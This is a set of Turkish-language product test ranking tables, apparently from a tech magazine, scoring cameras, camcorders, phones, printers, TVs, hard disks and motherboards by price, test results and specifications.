	6	Samsung ST70	68	200 \$	74	63	65	110/350	0,56	0,8	14	27-135	5x	•	microSD	135
YENİ	7	Canon Ixus 105	67,7	200 \$	74	57	75	150/540	0,43	0,9	12	28-112	4x	•	SDXC	140
	8	Casio Exilim EX-Z550	66,7	220 \$	63	59	98	130/360	0,32	0,5	14	26-104	4x	•	SDHC	137
	9	Panasonic Lumix DMC-FS10	66,2	200 \$	74	60	62	150/470	0,47	1,8	12	28-140	5x	•	SDXC	145
YENİ	10	Samsung PL150	65,6	230 \$	67	63	70	110/350	0,54	0,9	12	27-135	5x	•	microSD	155

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

DİJİTAL FOTOĞRAF MAKİNELERİ GENEL ÇÖZÜM



6. Sıra: Sony Cyber-shot DSC-TX5

3 metreye kadar su geçirmeyen kamera, 3 inçlik dokunmatik ekran, 25 mm geniş aç, çok iyi panorama fonksiyonu, 720p otomatik odaklamalı videolar, hafif (145 g), ancak elle odaklama yok

Sıra	Ürün	Toplam Puan	Fiyat (yaklaşık)	Foto Kalitesi (%45)	Donanım/Kullanım (%40)	Pil süresi (min./max. kare sayısı)	Deklanşör gecikmesi	Seri çekim (min./max. kare sayısı)	Etkeltil megapiksel	ISO değeri	Optik aralığı	İmaj sabitleyici	Bellek medyası	Ağırlık (g)	
1	Canon PowerShot G11	90	740 \$	87	98	80	230/2.000	0,46	1,1	10	28-140	5x	•	SDHC	400
2	Samsung EX1	82,7	510 \$	90	87	50	120/400	0,6	1,5	10	24-72	3x	•	SDHC	330
3	Ricoh GXR (GR Lens A12)	76,8	1.100 €	100	68	32	130/430	1,26	3	12,2	50-50	1x	-	SDHC	430
4	Panasonic Lumix DMC-FT2	76,7	670 \$	71	77	93	180/590	0,3	1,9 (3 kare)	14	28-128	4,7x	•	SDXC	188
5	Canon PowerShot S90	75,8	690 \$	75	77	74	140/430	0,43	0,6	10	28-105	3,8x	•	SDHC	195
6	Sony Cyber-shot DSC-WX1	75,6	550 \$	68	76	99	190/590	0,33	10,0 (10 kare)	10	24-120	5x	•	Memory Stick Duo	145
7	Sony Cyber-shot DSC-TX5	74,9	500 \$	72	76	80	130/410	0,43	10,0 (10 kare)	10	25-100	4x	•	SDHC/Mem. St.	145
8	Sony Cyber-shot DSC-TX9	73,7	600 \$	70	87	51	130/390	0,64	10,0 (10 kare)	12	25-100	4x	•	SDXC	148
9	Canon Digital Ixus 200 IS	72,2	540 \$	79	67	65	160/500	0,39	0,9	12	24-120	5x	•	SDHC	152
10	Sony Cyber-shot DSC-TX7	70,9	530 \$	67	86	41	130/390	0,63	2,0 (10 kare)	10	25-100	4x	•	SDHC/Memory Stick	150

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

DİJİTAL FOTOĞRAF MAKİNELERİ MEGA-ZOOM



7. Sıra: Casio Exilim EX-FH25

Yüksek hız modlu Bridge kamera (1.000 fps'ye kadar), vinyetleme iyi, özellikler dönen tekerle seçilebiliyor, ancak uzun açılma süresi, devamlı otomatik odaklama yok (sadece shutter ile)

Sıra	Ürün	Toplam Puan	Fiyat (yaklaşık)	Foto kalitesi (%45)	Donanım/kullanım (%40)	Pil süresi (min./max. kare sayısı)	Deklanşör gecikmesi	Seri çekim (min./max. kare sayısı)	Elektrif megapiksel	ISO değeri	Optik aralığı	İmaj sabitleyici	Bellek medyası	Ağırlık (g)	
1	Nikon Coolpix P100	85.7	660 \$	79	93	69	140/410	0,4	2,5 (20 kare)	10	26-678	26,1x	•	SDHC	480
2	Panasonic Lumix DMC-FZ38	80.1	570 \$	71	100	64	220/740	0,42	2,4 (3 kare)	12	27-486	18x	•	SDHC	410
3	Canon PowerShot SX20 IS	78.6	640 \$	70	95	78	430/1.390	0,4	1	12	28-560	20x	•	SDHC	650
4	Sony Cyber-shot DSC-HX1	78.3	680 \$	64	89	81	230/920	0,43	9,2 (10 kare)	9	28-560	20x	•	Memory Stick	520
5	Fujifilm Finepix HS10	73.9	870 \$	70	96	32	360/1.150	0,86	13,6 (7 kare)	10	24-720	30x	•	SDHC	745
6	Canon PowerShot SX1 IS	71.6	830 \$	57	91	67	270/920	0,51	3,9	10	28-560	20x	•	SDHC	675
7	Casio Exilim EX-FH25	69.4	700 \$	68	80	61	370/1.210	0,56	0,9	10	26-520	20x	•	SDHC	590
8	Fujifilm Finepix S200EXR	69	740 \$	71	77	52	200/640	0,55	1,6 (6kare)	12	30,5-436	14,3x	•	SDHC	860
9	Casio Exilim EX-FH20	68.1	830 \$	54	81	80	280/1.070	0,54	30,0 (40 kare)	9	26-520	20x	•	SDHC	605
10	Pentax X90	67.9	470 \$	69	73	24	130/410	0,7	1,1 (5 kare)	12	26-676	26x	•	SDHC	430
PUANLAR/TEST DEĞERLERİ															
TEKNİK VERİLER															

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

DİJİTAL VIDEO KAMERALAR HIGH-DEFINITION



1. Sıra: JVC GZ-HM1 SE

Tüm değerlendirmelerde çok iyi, uzun kayıt süresi (146 dk.), 64 GB dahili bellek, parlak ve net ekran, saniyede 500 kareye kadar ağır çekim modu, biraz ağır (480 g), pahalı

Sıra	Ürün	Toplam puan	Fiyat (yaklaşık)	Görüntü kalitesi (%25)	Ergonomi (%20)	Donanım özellikleri (%25)	Ses kalitesi (%15)	Pil süresi (%10)	Bellek medyası	Optik zoom	CCD (megapiksel)	Fotoğraf çözünürlüğü (piksel)
1	JVC GZ-HM1 SE	94.2	1,050 €	94	100	90	94	92	SD/SDHC/Flash bellek (64 GB)	10x	10.6	3.648 x 2.736
2	Panasonic HDC-HS700	91.9	1,150 €	100	98	91	88	61	Sabit disk (240 GB)/Mini-SD/SD/SDHC	12x	3 x 3.05	4.608 x 3.072
3	Canon Legria HF S11	90.4	1,100 €	93	87	94	96	73	SD/SDHC/Flash bellek (64 GB)	10x	8.6	3.264 x 2.456
4	Sony HDR-XR 550 VE	90.2	1,300 €	88	93	100	92	71	Sabit disk (240 GB)/SD/SDHC/M. Stick	12x	6.6	4.000 x 3.000
5	Canon Legria HF S21	90	1,150 €	89	87	94	97	80	SD/SDHC/Flash bellek (64 GB)	10x	8.6	3.264 x 2.456
6	JVC GZ-HM400	89	670 €	92	100	90	90	56	SD/SDHC/Flash bellek (32 GB)	10x	10.3	3.456 x 2.592
7	Canon Legria HF S10	88.1	970 €	93	83	87	96	73	SD/SDHC/Flash bellek (32 GB)	10x	8.6	3.264 x 2.456
8	Canon Legria HF 21	87.7	850 €	94	87	91	75	80	SD/SDHC/Flash bellek (64 GB)	15x	3.9	2.100 x 1.575
9	Samsung HMX-H106	84.6	700 €	93	83	77	90	67	SD/SDHC/Flash bellek (64 GB)	10x	3.1	2.880 x 1.620
10	Panasonic HDC-SD10EG	81.5	320 €	76	86	74	100	80	SD/SDHC	16x	1.5	1.920 x 1.080

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

CEP TELEFONLARI İŞ TELEFONLARI



4. Sıra: Nokia E75

Sağlam, kaliteli, kompakt, iyi pil süresi, çok iyi donanım özellikleri: çıkabilen Q klavye, HSDPA, GPS, çok iyi ergonomi değeri, görece küçük ekran

Sıra	Ürün	Toplam puan	Fiyat (yaklaşık)	Ergonomi (%25)	Organizer (%20)	İnternet (%20)	Mobilite (%15)	Donanım özellikleri (%10)	Multimedya (%10)	Konuşma süresi (saat)	Boş dahili bellek (MB)	İşletim sistemi	Dokunmatik ekran	Ekran boyutu (mm)	Ekran çözünürlüğü	Fotoğraf çözünürlüğü (MP)	SAR değeri (W/kg)	HSDPA (mbit/s)	GPS	Ağırlık
1	Nokia N97	95.6	800 \$	96	96	93	96	99	96	4:35	29,696	Sym. 9.4	•	77 x 43	360 x 640	5	0.7	3.6	•	149
2	Nokia N97 mini	90.9	600 \$	92	91	91	85	94	92	3:10	7,035	Sym. 9.4	•	70 x 39	360 x 640	5	0.7	3.6	•	139
3	Motorola Milestone	90.4	420 €	95	87	94	98	71	90	5:05	135	Android 2.0	•	45 x 80	480 x 854	5	0.6	10.2	•	170
4	Nokia E75	89.9	450 \$	100	91	84	91	93	70	3:50	66	Sym. 9.3	-	36 x 48	240 x 320	3.1	1.2	3.6	•	141
5	HTC HD2	89.3	900 \$	92	100	100	62	69	100	3:15	266	WM. 6.5	•	56 x 93	480 x 800	5	0.7	7.2	•	158
6	Nokia E72	87	500 \$	90	91	83	84	100	71	4:30	242	Sym. 9.3	-	48 x 36	320 x 240	5	1.3	10.2	•	129
7	HTC Touch Pro	86.1	830 \$	99	87	87	68	97	67	3:15	202	WM. 6.1	•	42 x 56	640 x 480	3.1	0.6	7.2	•	162
8	HTC Touch Diamond2	86	550 \$	91	94	93	67	79	82	2:35	320	WM. 6.1	•	42 x 69	480 x 800	5	0.6	7.2	•	119
9	HTC Touch Pro2	85.8	830 \$	86	94	94	73	82	76	3:40	320	WM. 6.1	•	47 x 78	480 x 800	3.1	0.7	7.2	•	182

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

CEP TELEFONLARI



4. Sıra: Nokia 5800 XpressMusic

Yüksek çözünürlüklü dokunmatik ekran, pratik 560 kullanıcı arayüzü, uzun pil süresi, seslerde başarılı, GPS navigasyon desteği

Sıra	Ürün	Toplam puan	Fiyat (yaklaşık)	Multimedya (%30)	Telefon fonksiyonları (%25)	Ergonomi (%25)	Ağırlık (g)	Mesajlaşma/veriler (%20)	Özel GSM standartları	Ekran çözünürlüğü (piksel)	UMTS	Müzik çalar	Kamera çözünürlüğü (mp)	Veri fonksiyonları
1	Samsung S8500 Wave	94.8	550 \$	100	92	90	96	118	Quadband, GPRS	480 x 800	•	•	4.9	E-Mail/Bluetooth/USB
2	Samsung I8910 HD	94.5	800 \$	100	91	87	100	152	Quadband, GPRS	360 x 640	•	•	8	E-Mail/Bluetooth/USB/ser.
3	Nokia X6	91.2	550 \$	99	94	76	123	95	Quadband, GPRS, HSCSD	640 x 360	•	•	5	E-Mail/Bluetooth/USB
4	Nokia 5800 XpressMusic	93.8	280 \$	97	96	83	99	114	Quadband, GPRS, HSCSD	640 x 360	•	•	3.1	E-Mail/Bluetooth/USB
5	Samsung I8510 innov8	93.1	520 \$	92	93	92	96	141	Quadband, GPRS	240 x 320	•	•	8	E-Mail/Bluetooth/USB
6	Samsung Pixon12 M8910	92.2	700 \$	100	91	78	100	120	Quadband, GPRS	480 x 800	•	•	12	E-Mail/Bluetooth/USB/ser.
7	Nokia E52	91.8	350 \$	87	93	96	92	95	Quadband, GPRS	240 x 320	•	•	3.1	E-Mail/Bluetooth/USB
8	Sony Ericsson W995	91.8	400 \$	97	95	87	90	115	Quadband, GPRS, HSCSD	240 x 320	•	•	8	E-Mail/Bluetooth/USB
9	LG GD880 Mini	91.3	425 \$	86	93	86	95	103	Quadband, GPRS	480 x 854	•	•	4.9	E-Mail/Bluetooth/USB
10	Apple iPhone 4 (32 GB)	89.4	1,050 \$	95	81	87	95	141	Quadband	960 x 640	•	•	5	E-Mail/Bluetooth/USB

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

YAZICI ÇOK FONKSİYONLU RENKLİ LAZER



4. Sıra: Canon i-Sensys MF8350

Hızlı tarama fonksiyonu, beş satırlı ekran, işlem bitince akustik sinyal, uyku modunda düşük güç tüketimi, faks (mono), ancak sadece 300 kağıtlık tepsi

Sıra	Ürün	Toplam puan	Fiyet (yaklaşık)	Baskı kalitesi (%30)	Ergonomi (%20)	Güç tüketimi (stand-by, watt)	Hız (%15)	Donanım özellikleri (%10)	A4 metin sayfa maliyeti	A4 foto sayfa maliyeti (cent)	Maksimum çözünürlük (dpi)	Arabirimler	Faks
1	Canon i-Sensys MF8450	83.6	1300 \$	97	65	40.8	67	88	1.7	7.1	2.400 x 600	USB 2.0, LAN	S/B
2	Epson AcuLaser CX21NF	83.3	650 \$	93	92	18	74	69	3.4	10.6	600 x 600	USB 2.0, LAN	Renkli
3	Brother MFC-9840CDW	79.1	1400 \$	85	60	28.3	80	100	1.8	7.9	2.400 x 600	USB 2.0, LAN, WLAN	Renkli
4	Canon i-Sensys MF8350Cdn	76.7	1250 \$	85	83	58	72	83	3.2	12.5	2.400 x 600	USB 2.0, FireWire, LAN	S/B
5	Lexmark X560n	76.3	1200 \$	90	55	33	71	85	1.5	6.9	2.400 x 600	USB 2.0, Paralel, LAN	S/B
6	HP Color LaserJet CM2320nf MFP	76.1	850 \$	84	77	23.1	86	65	2.4	8.9	600 x 600	USB 2.0, LAN	S/B
7	Samsung CLX-3175FN	75.2	530 \$	87	100	11.2	43	84	2.6	9	2.400 x 600	USB 2.0, LAN	Renkli
8	Brother MFC-9440CN	71.1	1300 \$	79	62	19.9	89	84	2.3	10.2	2.400 x 600	USB 2.0, LAN	Renkli

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

■ Zirve sınıfı (100-90)
■ Üst sınıf (89-75)
■ Orta sınıf (74-45)
■ Tavsiye edilmez (44-0)
Tüm değerler puanlanmıştır (maks. 100)

YAZICI ÇOK FONKSİYONLU MÜREKKEP PÜSKÜRTMELİ



11. Sıra: Canon Pixma MP550

Mükemmel baskı kalitesi, taramada hızlı, kullanımı entegre LCD renkli ekran sayesinde kolay, düşük güç tüketimi, yazdırmada yavaş

Sıra	Ürün	Toplam puan	Fiyat (yaklaşık)	Baskı kalitesi (%30)	Ergonomi (%30)	Güç tüketimi (stand-by, watt)	Donanım özellikleri (%10)	A4 metin sayfa fiyatı (cent)	A4 foto sayfa fiyatı (euro)	Maksimum çözünürlük (dpi)	Bağlantılar	Faks	
1	HP Officejet Pro 8500 WiFi	84.4	310 \$	82	81	6.8	78	100	1.9	0.91	4.800 x 1.200	USB 2.0, LAN, WLAN	renkli
2	Lexmark Platinum Pro905	83.2	420 \$	85	73	10.7	80	91	1.5	0.82	4.800 x 1.200	USB 2.0, LAN, WLAN	renkli
3	Epson Stylus Photo PX810FW	82.1	300 \$	85	97	6.4	84	95	2.8	1.62	5.760 x 1.440	USB 2.0, LAN, WLAN	renkli
4	Canon Pixma MG6150	81.4	240 €	92	100	6.4	85	79	3.8	1.43	9.600 x 2.400	USB 2.0, LAN, WLAN	-
5	Canon Pixma MX870	80.3	250 \$	92	94	7.3	62	94	2.5	1.54	9.600 x 2.400	USB 2.0, LAN, WLAN	renkli
6	Canon Pixma MP990	79.8	360 \$	90	88	6	75	86	2.6	1.3	9.600 x 2.400	USB 2.0, LAN, WLAN	-
7	Epson Stylus Photo PX710W	79.6	200 \$	78	100	6.5	89	82	2.9	1.61	5.760 x 1.440	USB 2.0, LAN, WLAN	-
8	Canon Pixma MX700	79.5	240 \$	96	89	6.2	70	85	2.8	1.15	4.800 x 1.200	USB 2.0, LAN	renkli
9	Canon Pixma MX860	79.1	220 \$	94	91	7.3	64	95	2.9	1.35	9.600 x 2.400	USB 2.0, LAN, WLAN	renkli
10	Canon Pixma MP970	79	380 \$	90	85	5.1	82	92	2.8	1.45	9.600 x 2.400	USB 2.0, LAN	-
11	Canon Pixma MP630	77.9	210 \$	91	100	4.7	76	71	3.8	1.68	9.600 x 2.400	USB 2.0	-
PUANLAR/TEST DEĞERLERİ											TEKNİK VERİLER		

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

TELEVİZYON LCD, 32 İNÇ



YENİ

3. Sıra: Sony KDL-32EX705

Çok iyi TV görüntü kalitesi, yüksek satranç tahtası kontrastı, dahili DVB-C/T/S2 Tuner, 100 Hz panel, 24p desteği, DLNA istemcisi, CI+ Slot, ancak VGA görüntüsü titriyor

Sıra	ürün	Toplam puan	Fiyat (yaklaşık)	TV-video kalitesi (%30)	Görüntü kalitesi (%25)	Ergonomi (%20)	Donanım özellikleri (%10)	Ses kalitesi (%5)	Enerji tüketimi (%5)	Dokümantasyon / servis (%5)	Kontrast (satranç tahtası)	Paralellik (cd/m2)	Stand-by tüketimi (watt)	Çözünürlük	Ölçüler (G x Y x D cm)	HDMI	Scart	YUV	S-Video	VGA
1	Samsung UE32C8790	93.8	1.000 €	93	96	100	88	82	94	85	224:1	298	<0,1	1.920 x 1.080	77 x 54 x 24	4	1	1	-	1
2	Samsung UE32C6700	92.8	700 €	97	98	82	90	96	92	92	224:1	315	<0,1	1.920 x 1.080	78 x 54 x 24	4	1	1	-	1
3	Sony KDL-32EX705	92.8	810 €	93	99	87	91	80	100	96	226:1	291	<0,1	1.920 x 1.080	81 x 54 x 25	4	2	1	-	1
4	Panasonic TX-L32D28EP	92.6	1.050 €	95	100	80	100	97	85	80	202:1	398	<0,1	1.920 x 1.080	80 x 52 x 20	4	2	1	-	1
5	Panasonic TX-L32D25E	91.9	860 €	96	95	77	99	100	93	85	182:1	375	<0,1	1.920 x 1.080	80 x 56 x 22	4	1	1	-	1
6	Panas. Viera TX-L32GW10W	91.7	660 €	97	100	82	89	86	72	88	177:1	420	<0,1	1.920 x 1.080	78 x 54 x 22	4	2	1	1	1
7	Sharp LC-32LE320E	90.7	670 €	93	100	74	91	84	96	100	223:1	469	<0,1	1.920 x 1.080	78 x 54 x 24	3	1	1	-	1
8	Philips 32PFL8404H	90.5	760 €	100	89	82	93	89	72	89	160:1	454	<0,1	1.920 x 1.080	76 x 52 x 22	4	2	1	1	1
9	Sony KDL-32V5500	90.3	700 €	94	99	85	83	91	68	83	215:1	389	<0,1	1.920 x 1.080	80 x 58 x 26	4	2	1	-	1
10	Toshiba 32XV635D	89.7	490 €	92	94	87	95	59	86	92	189:1	392	<0,1	1.920 x 1.080	78 x 58 x 25	4	1	1	1	1

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

TELEVİZYON LCD, 40/42 İNÇ



YENİ

2. Sıra: Philips 40PFL8605K

Süper donanımsal özellikler ve ses kalitesi, çok iyi TV görüntüsü, entegre DVB-C/T/S2 Tuner (MPEG4 AVC), 200 Hz panel, DLNA istemcisi, ancak 3D etkileyici değil, pahalı

Sıra	ürün	Toplam puan	Fiyat (yaklaşık)	TV-video kalitesi (%30)	Görüntü kalitesi (%25)	Ergonomi (%10)	Donanım özellikleri (%10)	Ses kalitesi (%5)	Enerji tüketimi (%5)	Dokümantasyon / servis (%5)	Kontrast (satranç tahtası)	Paralellik (cd/m2)	Stand-by tüketimi (watt)	Çözünürlük	Ölçüler (G x Y x D cm)	HDMI	Scart	YUV	S-Video	VGA
1	Samsung LE40C750	93.9	960 €	99	93	100	93	83	61	88	220:1	493	<0,1	1.920 x 1.080	98 x 66 x 27	4	2	1	-	1
2	Philips 40PFL8605K	90.8	1.700 €	98	94	78	100	100	71	75	211:1	397	<0,1	1.920 x 1.080	96 x 64 x 24	4	2	1	1	-
3	Toshiba 40XV733	90.4	620 €	99	92	91	81	83	61	86	225:1	333	<0,1	1.920 x 1.080	98 x 68 x 33	4	2	1	-	1
4	Samsung LE40C679	90.3	950 €	96	90	94	80	95	60	88	231:1	415	<0,1	1.920 x 1.080	98 x 66 x 25	4	2	1	-	1
5	Toshiba 40VL733G	88.1	800 €	100	94	82	78	72	51	86	216:1	346	<0,1	1.920 x 1.080	101 x 68 x 30	4	2	1	-	1
6	LG 42SL9000	88.1	970 €	98	98	82	74	60	74	75	185:1	301	<0,1	1.920 x 1.080	100 x 70 x 29	4	2	1	-	1
7	Sony KDL-40EX705	88	1.100 €	94	93	77	76	99	80	93	217:1	321	<0,1	1.920 x 1.080	99 x 66 x 24	4	2	1	-	1
8	Samsung UE40B8090XP	87.6	1.350 €	96	94	94	71	47	54	86	198:1	341	<0,1	1.920 x 1.080	100 x 68 x 26	4	1	1	-	1
9	Sharp Aquos LC-40LE705E	87.3	880 €	96	84	85	78	61	100	93	195:1	409	<0,1	1.920 x 1.080	96 x 66 x 27	4	1	1	-	1
10	Sony KDL-40EX505	86.2	910 €	92	90	77	84	97	64	82	218:1	401	<0,1	1.920 x 1.080	99 x 64 x 28	4	2	1	-	1

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

TELEVİZYON LCD/PLAZMA, 43 İNÇ ÜZERİ



YENİ

YENİ

9. Sıra: LG 55LE7500

Yüksek kontrastlı görüntü, aydınlatma iyi, uzaktan kumandada enerji tasarruf tuşu, kötü online arama fonksiyonu, ince stant ayağı, sesler oda seviyesinden itibaren çatlıyor

YENİ

Sıra	ürün	Toplam puan	Fiyat (yaklaşık)	TV-video kalitesi (%30)	Görüntü kalitesi (%25)	Ergonomi (%10)	Donanım özellikleri (%10)	Ses kalitesi (%5)	Enerji tüketimi (%5)	Dokümantasyon / servis (%5)	Kontrast (satranç tahtası)	Paralellik (cd/m2)	Stand-by tüketimi (watt)	Çözünürlük	Ölçüler (G x Y x D cm)	HDMI	Scart	YUV	S-Video	VGA
1	Samsung UE55C9090SW	91.3	6.000 €	96	90	95	89	97	54	92	195:1	359	<0,1	1.920 x 1.080	129 x 88 x 30	4	1	1	-	1
2	Sony KDL-52LX905	90.8	3.500 €	97	88	96	88	88	72	79	215:1	394	<0,1	1.920 x 1.080	126 x 84 x 40	4	1	1	-	1
3	Samsung UE46C8790	90.2	2.350 €	100	87	87	88	100	56	92	214:1	420	<0,1	1.920 x 1.080	110 x 73 x 30	4	2	1	-	1
4	LG 47LX9500	90.1	2.250 €	91	100	89	91	98	54	75	248:1	418	<0,1	1.920 x 1.080	109 x 75 x 26	4	1	1	-	1
5	Loewe Individ. 46 Selection CI+	90.1	4.200 €	92	84	100	91	98	58	85	209:1	413	<0,1	1.920 x 1.080	114 x 83 x 35	3	1	-	1	1
6	Samsung UE55C8790XS	89.1	3.350 €	98	87	89	91	75	50	92	212:1	480	<0,1	1.920 x 1.080	128 x 84 x 30	4	2	1	-	1
7	Philips 46PFL8605K	88.4	2.050 €	98	87	89	81	97	61	83	214:1	414	<0,1	1.920 x 1.080	110 x 72 x 27	4	2	1	-	1
8	Sharp LC-46LE820E	87.7	1.650 €	99	88	81	71	93	86	94	208:1	337	<0,1	1.920 x 1.080	113 x 79 x 34	4	1	-	-	-
9	Panasonic TX-P50VT20E (Plazma)	89.2	2.350 €	91	100	86	100	66	51	81	192:1	-	0,1	1.920 x 1.080	122 x 81 x 30	4	2	1	-	1
10	Samsung P550C490 (Plazma)	86.6	890 €	91	94	97	77	78	29	85	193:1	-	0,2	1.365 x 768	120 x 80 x 30	3	1	1	-	1

* Çihaz plazma olduğu için karşılaştırma mümkün değil

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

SABİT DİSKLER SATA 3,5 İNÇ



3. Sıra: Samsung SpinPoint F4 (HD322GJ)

Ucuz, yüksek transfer hızı (117,9 MB/s), düşük güç tüketimi, 16 MB önbellek, iyi erişim süresi (11 ms), ancak sadece 320 GB kapasite

YENİ

Sıra	Ürün	Toplam puan	Fiyat	Fiyat/GB	Transfer hızı (MB/s)	Görüş (P30)	Erişim süresi (P15)	Uygulama (P15)	Güç tüketimi (P10)	Transfer hızı (MB/s)	Görüş (sone)	Erişim süresi (ms)	Güç tüketimi (ms)	Kapasite (normal/formatlı)	Ararım	Dönüş hızı (rpm)
1	WD VelociRaptor (WD6000HLHX)	81,4	270 €	0,48 €	100	48	99	100	71	121,4	2,1	5,6	5,00	600/558,9	SATA 600	10.000
2	Seagate XT (ST32000641AS)	80,8	200 €	0,11 €	90	100	41	86	48	108,8	1	13,3	7,30	2.000/1.863	SATA 600	7.200
3	Samsung SpinPoint F4 (HD322GJ)	80,7	40 €	0,13 €	97	82	50	71	89	117,9	1,2	11,0	4,00	320/298,1	SATA 300	7.200
4	WD VelociRaptor (WD1500HLFS)	79	140 €	1,00 €	81	61	100	92	77	98,6	1,6	5,5	4,60	150/139,7	SATA 300	10.000
5	Seagate LP (ST3500412AS)	78,3	40 €	0,09 €	78	100	43	69	82	94,6	0,4	12,8	4,30	500/465,8	SATA 300	5.900
6	Samsung SpinPoint F3 (HD103SJ)	76,2	50 €	0,05 €	92	87	36	71	65	111,0	1	15,1	5,40	1.000/931,5	SATA 300	7.200
7	Seagate 7200.12 (ST3250318AS)	75,4	35 €	0,15 €	77	89	54	72	69	93,2	1,1	10,2	5,10	250/232,9	SATA 300	7.200
8	Samsung SpinPoint F3 (HD502HJ)	75	40 €	0,09 €	94	89	45	45	67	113,8	1,1	12,3	5,20	500/465,8	SATA 300	7.200
9	WD VelociRaptor (WD3000HLFS)	74,6	190 €	0,68 €	88	53	100	71	68	106,8	1,9	5,5	5,20	300/279,5	SATA 300	10.000

Samsung SpinPoint M7 (HM3201)

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

SABİT DİSKLER NOTEBOOK 2,5 İNÇ



7. Sıra: Samsung SpinPoint M7E HM641JI

640 GB kapasite ile hesaplı, 8 MB önbellek, ancak transfer hızı, güç tüketimi ve erişim süresi vasat

YENİ

YENİ

Sıra	Ürün	Toplam puan	Fiyat	Fiyat/GB	Güç tüketimi (P30)	Görüş (P30)	Transfer hızı (P20)	Uygulama (P10)	Erişim süresi (P10)	Güç tüketimi (Watt)*	Görüş (sone)	Transfer hızı (MB/s)*	Erişim süresi (ms)*	Kapasite (normal/formatlı)	Ararım	Dönüş hızı (rpm)
1	Seagate XT (ST95005620AS)	87,4	120 €	0,26 €	58	100	100	100	100	2,0	0,9	84,1	5,30	500/465,8	SATA 300	7.200
2	WD Scorpio Blue (WD7500BPVT)	83,6	110 €	0,16 €	100	100	87	34	28	1,3	0,4	73,4	19,10	750/698,6	SATA 300	5.400
3	Seagate XT (ST93205620AS)	83,3	110 €	0,37 €	59	91	92	100	100	2,0	1,1	77,5	5,30	320/298,1	SATA 300	7.200
4	Seagate 5400.7 (ST9640320AS)	82,5	85 €	0,14 €	92	100	83	47	36	1,3	0,9	70,0	14,70	640/596,2	SATA 300	5.400
5	Toshiba MK6465GSX	78,5	80 €	0,13 €	82	98	80	44	40	1,5	1	67,6	13,20	640/596,2	SATA 300	5.400
6	Seagate 5400.6 (ST9500325ASG)	77,9	60 €	0,13 €	87	98	75	43	34	1,4	1	62,8	15,40	500/465,8	SATA 300	5.400
7	Samsung SpinPoint M7E HM641JI	76,5	60 €	0,10 €	80	93	82	45	37	1,5	1	69,3	14,20	640/596,2	SATA 300	5.400
8	Seagate 7200.4 (ST9500420AS)	76,4	65 €	0,14 €	66	100	92	50	31	1,8	0,9	77,4	16,90	500/465,8	SATA 300	7.200
9	Toshiba MK3265GSX	76,3	50 €	0,17 €	84	100	72	32	34	1,4	0,5	60,6	15,50	320/298,1	SATA 300	5.400
10	WD Scorpio Blue (WD5000BEVT)	76,1	55 €	0,12 €	78	100	73	40	41	1,5	0,9	61,6	13,00	500/465,8	SATA 300	5.400

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

AMD ANAKARTLAR AMD AM3



7. Sıra: Gigabyte GA-770TA-UD3

AMD770 yongasetli ucuz anakart, USB 3.0 ve SATA III, işe yarayan çift BIOS, iki harici firewire bağlantısı, ekstra donanımlar yayıf

Sıra	Ürün	Toplam puan	Fiyat (yaklaşık)	Donanım özellikleri (P35)	Performans (P35)	Kullanım kolaylığı (P25)	Yongaseti	PCIe yuvası/gratik uyumu	Entegre grafik	Görüş LAN	IDE/SATA bağlantıları	SATA II (dahili)/eSATA/eSATAp	SATA III (dahili)/eSATA/eSATAp	USB 2.0/3.0 (panel)	USB 2.0/3.0 (pin bağlantısı)	Firewire (dahili/harici)
1	Gigabyte GA-890FXA-UD7	98	300 \$	100	96	98	AMD 890FX	6/4	-	2	1/8	2/-/2	6/-/-	6+6	2+0	1/2
2	MSI 790FX-GD70	97,5	200 \$	100	96	97	AMD 790FX	6/4	-	2	1/8	8/-/1	-/-/-	7+4	0+0	1/1
3	Asus Crosshair IV Formula	96,3	270 \$	97	93	100	AMD 890FX	4/4	-	1	-/8	1/1/-	6/-/-	6+6	2+0	1/1
4	MSI 890FXA-GD70	96	240 \$	93	97	99	AMD 890FX	6/4	-	2	1/6	-/-/-	6/-/-	5+6	2+0	2/-
5	Asus M4A89GTD PRO/USB3	95,2	160 \$	90	100	96	AMD 890GX	4/2	•	1	1/7	-/1/-	6/-/-	4+8	2+0	1/1
6	Asus Crosshair III Formula	94,7	240 \$	94	96	93	AMD 790FX	5/2	-	1	1/6	5/1/-	-/-/-	6+6	0+0	1/1
7	Gigabyte GA-770TA-UD3	94,2	110 \$	92	96	95	AMD 770	3/1	-	1	1/8	6/2/-	2/-/-	6+4	2+0	1/2
8	Gigabyte GA-890GPA-UD3H	93,9	170 \$	91	96	96	AMD 890GX	5/2	•	1	1/8	2/-/-	6/-/-	4+8	2+0	2/1
9	Gigabyte GA-790FXA-UD5	92,9	210 \$	89	95	96	AMD 790FX	4/3	-	2	1/8	6/-/2	2/-/-	6+4	2+0	1/2

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

INTEL ANAKARTLAR SOCKET 1156



3. Sıra: MSI Big Bang-Fuzion

Modern ve çok iyi donanımlı, Lucid-Hydro teknolojisi (aynı anda ATI ve nVidia ekran kartı mümkün oluyor), USB/eSATA-Hybrid ararım, doğrudan overclock fonksiyonu, biraz pahalı

Sıra	Ürün	Toplam puan	Fiyat (yaklaşık)	Donanım özellikleri (P40)	Performans (P35)	Kullanım kolaylığı (P25)	Yongaseti	Ekran kartı yuvası	Görüş LAN	SATA II (dahili)/eSATA/eSATAp	SATA III (dahili)/eSATA/eSATAp	P-ATA bağlantısı	USB 2.0 (panel/pin bağlantısı)	USB 3.0 (panel/pin bağlantısı)	Firewire (dahili/harici)	Ses çıkışı
1	Gigabyte GA-P55-UD6	95,7	270 \$	95	95	98	Intel P55	1	2	10/-/2	-/-/-	1	10/4	-/-	1/2	7.1
